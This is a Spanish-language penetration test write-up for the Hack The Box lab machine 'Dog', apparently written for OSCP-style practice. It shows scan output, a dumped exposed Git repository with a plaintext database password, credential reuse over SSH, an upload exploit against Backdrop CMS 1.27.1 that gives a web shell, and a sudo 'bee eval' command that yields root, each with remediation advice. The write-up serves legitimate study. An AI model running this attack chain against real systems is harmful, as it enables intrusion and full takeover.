
Prueba de Penetración

HTB Labs (Dog)

nico.sanchezsierra@hotmail.com, OSID: OS-006

2025-08-27

Contents

1	Reporte	1
1.1	Introducción	1
1.2	Objetivo	1
2	Resumen High-Level	2
2.1	Recomendaciones	3
3	Metodología	4
3.1	Recolección de Información	4
3.2	Penetración	4
3.2.1	Dirección IP: 10.10.11.58	4
3.2.1.1	Enumeración de servicios	4
3.2.1.2	Escalada de Privilegios	7
3.2.1.3	Vulnerabilidad (ID: 1, Repositorio Público Expuesto)	7
3.2.1.4	Vulnerabilidad (ID: 2, Credenciales Compartidas)	9
3.2.1.5	Vulnerabilidad (ID: 3, Versión Backdrop Vulnerable)	10
3.2.1.6	Vulnerabilidad (ID: 4, Escalada de Privilegios)	11
3.3	Mantener Acceso	12
3.4	Limpieza de Pruebas	13

1 Reporte

1.1 Introducción

Un día más, una máquina más.

Hoy exploraremos la máquina “Dog” de Hack The Box Labs. Esta máquina es más directa que otras que ya explotamos, aún así contiene vulnerabilidades que deben ser anotadas y estudiadas.

¡Dicho esto, comencemos!

1.2 Objetivo

Este reporte forma parte de una serie de análisis técnicos documentados en mi repositorio de GitHub (<https://github.com/NicolasSanchezSierra/Pruebas-de-Penetracion>) con el fin de demostrar competencias prácticas en pruebas de penetración profesional.

El objetivo de estos informes es reflejar un proceso riguroso, estructurado y documentado acorde con metodologías como OSSTMM, PTES y OSCP.

Se trata de laboratorios desarrollados en plataformas como Hack The Box (HTB) o TryHackMe (THM), seleccionados para simular escenarios reales de red interna, explotación, escalamiento y persistencia. Por compromiso con la plataforma Hack The Box, no se deben atacar direcciones IP que no hayan sido asignadas, ya que esto excede el alcance de la prueba.

2 Resumen High-Level

Fui asignado para realizar una prueba de penetración interna hacia una máquina de HTB. La prueba de penetración interna se basa en atacar los servicios internos conectados entre sí. La finalidad de esta prueba es hacer una metodología de ataque similar a las que se hacen en los entornos profesionales y algunas instituciones académicas como OSCP.

Mi objetivo principal fue evaluar la red interna, identificar sistemas y explotar las fallas mientras documentamos.

Cuando ejecutábamos la prueba de penetración interna, identificamos varias vulnerabilidades. Al explotar algunas de ellas, fui capaz de obtener acceso a la máquina, principalmente debido a la falta de parches de seguridad y versiones desactualizadas. Durante la prueba, logré obtener acceso de administrador y todos los sistemas fueron explotados con éxito.

A continuación, se enumeran las vulnerabilidades encontradas y el peligro que estas suponen. Más adelante se explican con más detalle.

Crítico	Alto	Medio	Bajo	Total
2	2	0	0	4

ID	Riesgo	CVE	Nombre
1	Alto	N/A	Repositorio Público Expuesto
2	Alto	N/A	Credenciales Compartidas
3	Crítico	N/A	Versión Backdrop Vulnerable
4	Crítico	N/A	Escalada de Privilegios

2.1 Recomendaciones

Visto las vulnerabilidades encontradas, es necesario actualizar los sistemas y las aplicaciones para que estas vulnerabilidades no puedan ser ejecutadas. Además, no todas pueden solucionarse con un simple parche, ya que requieren medidas adicionales. Por ello, estas serán explicadas con más detalle en la sección de penetración.

3 Metodología

Utilicé un enfoque estándar de pruebas de penetración que incluye las fases de reconocimiento, enumeración, explotación, escalación de privilegios y post-explotación.

Este método es comúnmente empleado en entornos de certificación Offensive Security para evaluar la seguridad de sistemas y redes.

A continuación, se describen los pasos realizados para identificar y explotar las vulnerabilidades encontradas.

3.1 Recolección de Información

La recolección de información es una porción de la prueba de penetración que se centra en identificar los límites y las tecnologías de nuestro objetivo. Durante la prueba de penetración fui asignado la siguiente IP.

Redes disponibles

- 10.10.11.58

3.2 Penetración

La penetración del sistema es otra parte de la prueba, que se basa en ganar acceso al sistema de todas las formas posibles. Fue posible acceder al sistema que se encontraba detrás de la dirección IP. Ahora veremos como conseguimos entrar al sistema.

3.2.1 Dirección IP: 10.10.11.58

3.2.1.1 Enumeración de servicios

La enumeración de servicios se enfoca en retener toda la información posible que podamos encontrar de los servicios que se encuentran en los sistemas. Es una parte valiosa, pues nos da posibles ideas

para encontrar vectores de ataque con los cuales ganar acceso al sistema. Como hemos dicho, miraremos todos los puertos disponibles y sus versiones. En caso de encontrar aplicaciones web también tendremos que inspeccionarlas.

Dirección IP	Puertos Abiertos
10.10.11.58	22,80

Servicio	Versión
ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.12
http	Apache httpd 2.4.41

Para verificar la enumeración de puertos visibles y sus respectivas versiones, añadiremos las evidencias. Descubrimiento de puertos:

```
nmap -sS -n -Pn -p- --min-rate 5000 --disable-arp-ping 10.10.11.58

Host is up, received user-set (0.041s latency).
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
80/tcp    open  http    syn-ack ttl 63
```

Figure 3.1: nmap -sS -n -Pn -p- --reason --min-rate 5000 --disable-arp-ping 10.10.11.58

Escaneo de versiones:

```
nmap -sCV -A -O -p22,80 10.10.11.58

Host is up (0.041s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 97:2a:d2:2c:89:8a:d3:ed:4d:ac:00:d2:1e:87:49:a7 (RSA)
|   256 27:7c:3c:eb:0f:26:e9:62:59:0f:0f:b1:38:c9:ae:2b (ECDSA)
|_  256 93:88:47:4c:69:af:72:16:09:4c:ba:77:1e:3b:3b:eb (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
| http-git:
|   10.10.11.58:80/.git/
|   Git repository found!
|_ http-title: Home | Dog
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.md /web.config /admin
| /comment/reply /filter/tips /node/add /search /user/register
|_ /user/password /user/login /user/logout /?q=admin /?q=comment/reply
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-generator: Backdrop CMS 1 (https://backdropcms.org)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
```

Figure 3.2: `nmap -sCV -A -O -p22,80 10.10.11.58`

Como en los escaneos vimos que hay una página web, usaremos `eyewitness` para enumerar información de la misma.




Figure 3.3: `eyewitness -web -single http://10.10.11.58`

3.2.1.2 Escalada de Privilegios

Una vez ya tenemos información sobre los servicios y aplicaciones con sus respectivas versiones, nos hacemos una idea por dónde podemos atacar. Puesto que si no es una versión vulnerable, es falta de capas de seguridad. A continuación reportaremos las vulnerabilidades que se nombraron al inicio del documento.

3.2.1.3 Vulnerabilidad (ID: 1, Repositorio Público Expuesto)

Riesgo: Alto

CVE: N/A

Explicación de la vulnerabilidad: Durante la fase de enumeración se identificó un repositorio Git accesible públicamente en el servidor web. Este repositorio contiene información sensible, incluyendo configuraciones, versiones, usuarios y una contraseña en texto plano sin medidas de protección.

La exposición de este repositorio supone un riesgo directo, ya que proporciona a un atacante información privilegiada que puede ser utilizada para acceder al sistema y escalar privilegios.

Servicios Afectados: <http://10.10.11.58/.git/> y Usuario Web 'tiffany'

Remedio de la vulnerabilidad: Se recomienda urgentemente rotar la contraseña expuesta, además de aplicar políticas de contraseñas adecuadas. También se recomienda eliminar el repositorio Git en caso de ser posible. Aún así, es recomendable el uso de controles de acceso y métodos de autenticación para estos servicios concretos.

Pruebas:

Durante la enumeración de directorios se descargó el contenido del repositorio utilizando herramientas específicas (git-dumper).

```
(venv)-(root@kali)-[/tmp/repo]
# git-dumper http://10.10.11.58/ repo
[-] Testing http://10.10.11.58/.git/HEAD [200]
[-] Testing http://10.10.11.58/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://10.10.11.58/.git/ [200]
...
[-] Sanitizing .git/config
[-] Running git checkout .
Updated 2873 paths from the index

(venv)-(root@kali)-[/tmp/repo/repo]
# ls -altr
total 60
drwxr-xr-x 4 root root    80 Aug 27 10:28 ..
-rwxr-xr-x 1 root root  5285 Aug 27 10:29 README.md
-rwxr-xr-x 1 root root 18092 Aug 27 10:29 LICENSE.txt
drwxr-xr-x 9 root root   300 Aug 27 10:29 core
drwxr-xr-x 7 root root   180 Aug 27 10:29 files
drwxr-xr-x 2 root root    60 Aug 27 10:29 themes
drwxr-xr-x 2 root root    80 Aug 27 10:29 sites
-rwxr-xr-x 1 root root 21732 Aug 27 10:29 settings.php
-rwxr-xr-x 1 root root   1198 Aug 27 10:29 robots.txt
drwxr-xr-x 2 root root    60 Aug 27 10:29 layouts
-rwxr-xr-x 1 root root   578 Aug 27 10:29 index.php
drwxr-xr-x 7 root root   240 Aug 27 10:29 .git
drwxr-xr-x 8 root root   260 Aug 27 10:29 .
```

Figure 3.4: git-dumper http://10.10.11.58/ repo

Además de las credenciales expuestas sin medidas de seguridad y del usuario que las puede usar.

```
(venv)-(root@kali)-[/tmp/repo/repo]
# find settings.php 2>/dev/null -exec grep -H "database" {} \; | grep mysql
settings.php:$database = 'mysql://root:BackDropJ2024DS2024@127.0.0.1/backdrop';
```

Figure 3.5: find settings.php 2>/dev/null -exec grep -H "database" {} \; | grep mysql

```
(venv)-(root@kali)-[/tmp/repo/repo]
# find . 2>/dev/null -exec grep -H "@dog.htb" {} \;
./files/config_83ddd18e1ec67fd8ff5bba2453c7fb3/active/update.settings.json: "tiffany@dog.htb"
```

Figure 3.6: `find . 2>/dev/null -exec grep -H "@dog.htb" {} ;`

3.2.1.4 Vulnerabilidad (ID: 2, Credenciales Compartidas)

Riesgo: Alto

CVE: N/A

Explicación de la vulnerabilidad: Se identificó la reutilización de credenciales en distintos servicios críticos del sistema: - Usuario tiffany: válido en el portal web de la aplicación. - Usuario johncusack: válido en el sistema operativo a través de SSH.

El uso compartido de credenciales entre un usuario web y un usuario de sistema operativo representa un grave riesgo de seguridad, ya que comprometer una sola cuenta expone múltiples vectores de ataque y permite al atacante moverse lateralmente entre servicios.

Servicios Afectados: Usuario Web 'tiffany' y Usuario del Sistema Operativo 'johncusack'

Remedio de la vulnerabilidad: Es altamente recomendable que se cambien las contraseñas y se apliquen las medidas de seguridad apropiadas. Además se sugiere no usar las mismas contraseñas para usuarios distintos. Para ello se recomienda el uso de gestores de contraseñas o vaults.


Pruebas:

Para el usuario Web nos conectamos a través de 'http://10.10.11.58/?q=user/login'.



Figure 3.7: `http://10.10.11.58/?q=accounts/tiffany`

Para el usuario del Sistema Operativo nos conectamos a través de SSH.



```
johncusack@dog:~$ id
uid=1001(johncusack) gid=1001(johncusack) groups=1001(johncusack)
```

Figure 3.8: ssh johncusack@10.10.11.58

3.2.1.5 Vulnerabilidad (ID: 3, Versión Backdrop Vulnerable)

Riesgo: Crítico

CVE: N/A

Explicación de la vulnerabilidad: Durante la fase de post-autenticación con el usuario web ‘tiffany’, se identificó que la aplicación utiliza Backdrop CMS versión 1.27.1. Esta versión es vulnerable a ejecución remota de código (RCE) a través del mecanismo de instalación de módulos/temas manuales.

El flujo de explotación consiste en subir un paquete comprimido (.tgz) manipulado, que contiene código PHP malicioso. Este archivo es descomprimido y procesado por el sistema en el directorio /modules/, permitiendo al atacante inyectar y ejecutar comandos arbitrarios en el servidor.

El impacto de esta vulnerabilidad es crítico, ya que permite al atacante comprometer completamente el sistema objetivo, logrando un shell remoto y acceso persistente.

Servicios Afectados: Usuario Web ‘tiffany’ y Backdrop (1.27.1)

Remedio de la vulnerabilidad: Actualizar Backdrop CMS a la versión más reciente soportada. Restringir el acceso al gestor de módulos/temas únicamente a administradores de confianza. Aplicar reglas de filtrado en el servidor web (WAF) para prevenir la carga de archivos maliciosos

Pruebas:

Pudimos identificar la versión de Backdrop en el apartado de Themes.




Figure 3.9: Backdrop (1.27.1)

Una vez identificada la versión, ejecutamos un Script para crear un reverse_shell.php malicioso, comprimirlo y cargarlo en el apartado modules. Y de esta forma lograr acceso al sistema.

```
(venv)-(root@kali)-[/home/kali/Desktop/Workstation/backdrop-rce]
# python3 exploit.py http://10.10.11.58 tiffany BackDropJ2024DS2024
[>] logging in as user: 'tiffany'
[>] login successful
[>] enabling maintenance mode
[>] maintenance enabled
[>] payload archive: /tmp/bd_6aja06qz/rvzcd161d.tgz
[>] fetching installer form
[>] uploading payload (bulk empty)
[>] initial upload post complete
[>] batch id = 15; sending authorize 'do_nojs' and 'do'
[>] waiting for shell at: http://10.10.11.58/modules/rvzcd161d/shell.php
[>] shell is live
[>] interactive shell - type 'exit' to quit
kali@10.10.11.58 > id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figure 3.10: python3 exploit.py tiffany BackDropJ2024DS2024

3.2.1.6 Vulnerabilidad (ID: 4, Escalada de Privilegios)

Riesgo: Crítico

CVE: N/A

Explicación de la vulnerabilidad: El usuario interno 'johncusack' dispone de privilegios sudo para ejecutar el binario /usr/local/bin/bee sin necesidad de contraseña.

bee es una herramienta de línea de comandos para Backdrop CMS, la cual permite ejecutar código

directamente desde la terminal en el contexto de la aplicación. Una de sus funcionalidades (bee eval) ejecuta código PHP arbitrario.

Al estar configurado con permisos sudo, se puede abusar de esta función para ejecutar comandos del sistema con privilegios de root, lo que conduce a una escalada de privilegios total.


Esto implica que cualquier atacante que comprometa al usuario johncusack puede obtener control absoluto del sistema operativo.

Servicios Afectados: Sudoers /usr/local/bin/bee para el usuario 'johncusack'

Remedio de la vulnerabilidad: Es altamente recomendable eliminar bee del archivo de sudoers e intentar restringir (eval). Revisar y auditar la configuración de sudoers para identificar patrones y aplicar estrategias de Mínimo Privilegio para las cuentas del sistema.

Pruebas:

Se identificó el binario 'bee' en sudoers para el usuario 'johncusack', con el cual con un simple comando se subió de privilegios a 'root'.



```
johncusack@dog:/var/www/html$ sudo /usr/local/bin/bee eval 'system("/bin/bash");'
root@dog:/var/www/html# id
uid=0(root) gid=0(root) groups=0(root)
root@dog:/var/www/html# whoami
root
```

Figure 3.11: sudo /usr/local/bin/bee eval 'system("/bin/bash");'

3.3 Mantener Acceso

Mantener acceso al sistema es una parte importante, pues nos permite volver al sistema después de haber sido comprometido. Esta fase se enfoca en mantener acceso y privilegios al sistema manteniendo una conexión para volver a entrar cuando queramos. En esta parte notaremos cómo hemos podido conseguir mantener acceso al sistema.

Pruebas:

En este caso no fue necesario configurar mecanismos adicionales de persistencia, ya que las credenciales válidas permiten acceso directo por SSH y la escalada de privilegios puede reproducirse fácilmente.

3.4 Limpieza de Pruebas

Una vez hemos terminado de identificar, explotar y ganar privilegios, debemos eliminar todas aquellas piezas que fuimos añadiendo para hacer esto posible. No queremos manchar los sistemas, no queremos dejar paso a nuevas vulnerabilidades. Además también eliminaremos cualquier tipo de puerta trasera que hayamos creado.

Pruebas: En esta máquina solo tenemos que eliminar el comprimido que cargamos en la página web. El Reverse Shell fue cargado en la carpeta /tmp del sistema, por lo que no haría falta borrarlo.